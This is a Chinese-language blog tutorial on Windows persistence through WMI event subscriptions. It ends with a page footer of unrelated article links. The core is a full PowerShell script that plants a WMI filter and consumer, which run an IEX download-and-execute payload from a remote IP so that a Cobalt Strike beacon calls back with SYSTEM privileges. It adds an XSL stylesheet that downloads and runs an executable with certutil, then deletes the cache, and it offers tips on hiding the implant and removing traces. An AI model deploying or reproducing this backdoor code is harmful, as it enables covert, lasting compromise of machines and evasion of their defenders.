
权限维持-wmi事件
0x01 前言
WMIC扩展WMI(Windows Management Instrumentation,Windows管理工具),提供了从命令行接口和批命令脚本执行系统管理的支持。
在2015年的blackhat大会上Matt Graeber介绍了一种无文件后门就是用的wmi。
WMI可以描述为一组管理Windows系统的方法和功能。我们可以把它当作API来与Windows系统进行相互交流。WMI在渗透测试中的价值在于它不需要下载和安装, 因为WMI是Windows系统自带功能。而且整个运行过程都在计算机内存中发生,不会留下任何痕迹。
0x02 wmi常见使用
检索系统信息

检索系统已安装的软件
wmic product list brief |more

搜索系统运行服务
wmic service list brief |more
搜索启动程序
wmic startup list brief |more

搜索计算机域控制器
wmic ntdomain list brief
0x03 wmi事件利用达到cs的beacon上线
如下是 WMI-Persistence.ps1 脚本,代码非常简单,三个函数分别是 插入指定wmi事件,删除指定wmi事件,然后查询wmi事件,需要改的地方就一处,即加粗的远程payload地址,
当然,事件名也可以改成自己想要的,不过即使不改也没啥太大关系,一眼看不太出来
#

function Install-Persistence{

$Payload = "<strong>((new-object net.webclient).downloadstring('http://192.168.3.68:80/logo.gif'))</strong>"

$EventFilterName = 'Cleanup'

$EventConsumerName = 'DataCleanup'

$finalPayload = "<strong>powershell.exe -nop -c `"IEX $Payload`"</strong>"

# Create event filter

$EventFilterArgs = @{

    EventNamespace = 'root/cimv2'

    Name = $EventFilterName

    Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325"

    QueryLanguage = 'WQL'

}

$Filter = Set-WmiInstance -Namespace root/subscription -Class __EventFilter -Arguments $EventFilterArgs

# Create CommandLineEventConsumer

$CommandLineConsumerArgs = @{

    Name = $EventConsumerName

    CommandLineTemplate = $finalPayload

}

$Consumer = Set-WmiInstance -Namespace root/subscription -Class CommandLineEventConsumer -Arguments $CommandLineConsumerArgs

# Create FilterToConsumerBinding

$FilterToConsumerArgs = @{

    Filter = $Filter

    Consumer = $Consumer

}

$FilterToConsumerBinding = Set-WmiInstance -Namespace root/subscription -Class __FilterToConsumerBinding -Arguments $FilterToConsumerArgs

#Confirm the Event Filter was created

$EventCheck = Get-WmiObject -Namespace root/subscription -Class __EventFilter -Filter "Name = '$EventFilterName'"

if ($EventCheck -ne $null) {

    Write-Host "Event Filter $EventFilterName successfully written to host"

}

#Confirm the Event Consumer was created

$ConsumerCheck = Get-WmiObject -Namespace root/subscription -Class CommandLineEventConsumer -Filter "Name = '$EventConsumerName'"

if ($ConsumerCheck -ne $null) {

    Write-Host "Event Consumer $EventConsumerName successfully written to host"

}

#Confirm the FiltertoConsumer was created

$BindingCheck = Get-WmiObject -Namespace root/subscription -Class __FilterToConsumerBinding -Filter "Filter = ""__eventfilter.name='$EventFilterName'"""

if ($BindingCheck -ne $null){

    Write-Host "Filter To Consumer Binding successfully written to host"

}

}

function Remove-Persistence{ $EventFilterName = 'Cleanup' $EventConsumerName = 'DataCleanup'

# Clean up Code - Comment this code out when you are installing persistence otherwise it will

$EventConsumerToCleanup = Get-WmiObject -Namespace root/subscription -Class CommandLineEventConsumer -Filter "Name = '$EventConsumerName'"

$EventFilterToCleanup = Get-WmiObject -Namespace root/subscription -Class __EventFilter -Filter "Name = '$EventFilterName'"

$FilterConsumerBindingToCleanup = Get-WmiObject -Namespace root/subscription -Query "REFERENCES OF {$($EventConsumerToCleanup.__RELPATH)} WHERE ResultClass = __FilterToConsumerBinding"

$FilterConsumerBindingToCleanup | Remove-WmiObject

$EventConsumerToCleanup | Remove-WmiObject

$EventFilterToCleanup | Remove-WmiObject

}

function Check-WMI{ Write-Host "Showing All Root Event Filters"Get-WmiObject -Namespace root/subscription -Class __EventFilter

Write-Host "Showing All CommandLine Event Consumers"

Get-WmiObject -Namespace root/subscription -Class CommandLineEventConsumer

Write-Host "Showing All Filter to Consumer Bindings"

Get-WmiObject -Namespace root/subscription -Class __FilterToConsumerBinding

}

然后开始插入事件,一旦正常插入成功后,当目标再次重启系统,管理员[administrator]正常登录,稍等片刻[2016可能要稍微多等会儿]当系统在后台轮询到我们的payload事件后,便会被触发执行
PS > Import-Module .\WMI-Persistence.ps1

PS > Install-Persistence

PS > Check-WMI


随之,system权限的beacon被正常弹回
0x04 配合certutil 达到自定义上线
我们还可以使用wmi的远程加载功能

wmi.xsl 实现的功能很明了,即 certutil下载者
<?xml version=``'1.0'``?>

<stylesheet

xmlns=``"http://www.w3.org/1999/XSL/Transform" xmlns:ms=``"urn:schemas-microsoft-com:xslt"

xmlns:user=``"placeholder"

version=``"1.0"``>

<output method=``"text"``/>

``<ms:script implements-prefix=``"user" language=``"JScript"``>

``<![CDATA[

``var r = ``new ActiveXObject(``"WScript.Shell"``).Run(``"cmd.exe /c certutil -urlcache -split -f <strong>http://*/load.jpg</strong> %temp%/load.exe & %temp%/load.exe & certutil.exe -urlcache -split -f http://*/load.jpg delete"``,0);

``]]> </ms:script>

</stylesheet>
修改WMI-Persistence.ps1 脚本,只需把payload部分换下就行,别的不需要动
wmic os get /FORMAT:"http://192.168.3.68:80/wmi.xsl"

powershell -exec bypass

PS > Import-Module .\WMI-Persistence.ps1

PS > Install-Persistence

PS > Check-WMI

PS > Remove-Persistence 用完以后务必要记得随手删掉
也可以达到自定义上线的目的。
权限维持-wmi事件的更多相关文章
- VBS脚本编程(10)——编写WMI脚本
WMI介绍 1.WMI是什么? WMI--Windows管理规范(Windows Management instrumentation). 是一项核心的Windows管理技术. 采用统一的.基于开放标 ...
- WMI简介和Event驻留
WMI (Windows Management Instrumentation,Windows管理规范) 从Windows 2000开始被包含于操作系统后,就一直是Windows操作系统的一部分. ...
- 解密jQuery事件核心 - 绑定设计(一)
说起jQuery的事件,不得不提一下Dean Edwards大神 addEvent库,很多流行的类库的基本思想从他那儿借来的 jQuery的事件处理机制吸取了JavaScript专家Dean Edwa ...
- JavaScipt 事件体系
事件机制 jQuery对事件的绑定分别有几个API .bind()/.live()/.delegate()/.on() 不管是用什么方式绑定,归根到底还是用addEventListener/attac ...
- 经典线程同步 事件Event
阅读本篇之前推荐阅读以下姊妹篇: <秒杀多线程第四篇 一个经典的多线程同步问题> <秒杀多线程第五篇 经典线程同步关键段CS> 上一篇中使用关键段来解决经典的多线程同步互斥问题 ...
- [一个经典的多线程同步问题]解决方案二:Event事件
使用关键段来解决经典的多线程同步互斥问题,由于关键段的“线程所有权”特性所以关键段只能用于线程的互斥而不能用于同步.本篇介绍用事件Event来尝试解决这个线程同步问题. 首先介绍下如何使用事件.事件E ...
- 多线程面试题系列(6):经典线程同步 事件Event
上一篇中使用关键段来解决经典的多线程同步互斥问题,由于关键段的"线程所有权"特性所以关键段只能用于线程的互斥而不能用于同步.本篇介绍用事件Event来尝试解决这个线程同步问题.首先 ...
- Yii2基本概念之——事件(Event)
说起事件(event),我们可是一点都不陌生.现实生活当中的事件无处不在,比如你发了一条微博,触发了一条事件,导致关注你的人收到了一条消息,看到你发的内容:比如你通过支付宝买东西,付了款,触发一个事件 ...
- windows多线程同步--事件
推荐参考博客:秒杀多线程第六篇 经典线程同步 事件Event 事件是内核对象,多用于线程间通信,可以跨进程同步 事件主要用到三个函数:CreateEvent,OpenEvent,SetEvent, ...
随机推荐
- java中的GC
1.GC发生在JVM中的堆区 2.GC是很么? 1.次数上频繁收集Young区 Minor GC 2.次数上较少收集Old区 Full GC 3.基本不动的Perm区 3.G ...
- 二分练习题2 查找大于等于x的最小元素 题解
题目描述 现在告诉你一个长度为 \(n\) 的有序数组 \(a_1, a_2, ..., a_n\) ,以及 \(q\) 次询问,每次询问会给你一个数 \(x\) ,对于每次询问,你需要输出数组 \( ...
- 第1次作业:使用Packet Tracer分析HTTP数据包
个人信息: • 姓名:李微微 • 班级:计算1811 • 学号:201821121001 一.摘要 本文将会描述使用Packet Tracer工具用到的网络结构 ...
- Flink 编程接口
欢迎来 kk大数据,今天分享的是 Flink 提供了哪些编程接口可以给我们开发. 一.数据集类型 现实世界中,所有的数据都是以流式的形态产生的,不管是哪里产生的数据,在产生的过程中都是一条条地生成,最 ...
- 52 (OC)* 苹果手机各种尺寸详细表以及iPhoneX、iPhoneXS、iPhoneXR、iPhoneXSMax屏幕适配
iPhone设备 物理分辨率是硬件所支持的,逻辑分辨率是软件可以达到的. 代数 设备 操作系统 逻辑分辨率(point) 物理分辨率(pixel) 屏幕尺寸(对角线长度) 缩放因子 iPhone ...
- TensorFlow2.0(二):数学运算
1 基本运算:加(+).减(-).点乘(*).除(/).地板除法(//).取余(%) 基本运算中所有实例都以下面的张量a.b为例进行: >>> a = tf.random.unifo ...
- CF #579 (Div. 3) B.Equal Rectangles
B.Equal Rectangles time limit per test2 seconds memory limit per test256 megabytes inputstandard inp ...
- 创建FTP访问的YUM源
创建FTP访问的YUM源 一.安装vsftpd(步骤详见“在linux中搭建vsftpd.docx”) 在主机A上安装FTP,安装后的ftp信息如下:ftp://192.168.43.300 账号密 ...
- 杭州蓝松科技---短视频SDK介绍
蓝松短视频的口号和 更新周期: 我们的口号是: 蓝松短视频 任意个性化. 我们是杭州蓝松科技, 专业做视频短视频SDK的技术团队. 我们提供 Android/IOS平台上的 短视频编辑SDK, ...
- 07-简单认识margin
margin 外边距,表示边框到最近盒子的距离. 对于左右两边 <!DOCTYPE html> <html lang="en"> <head> ...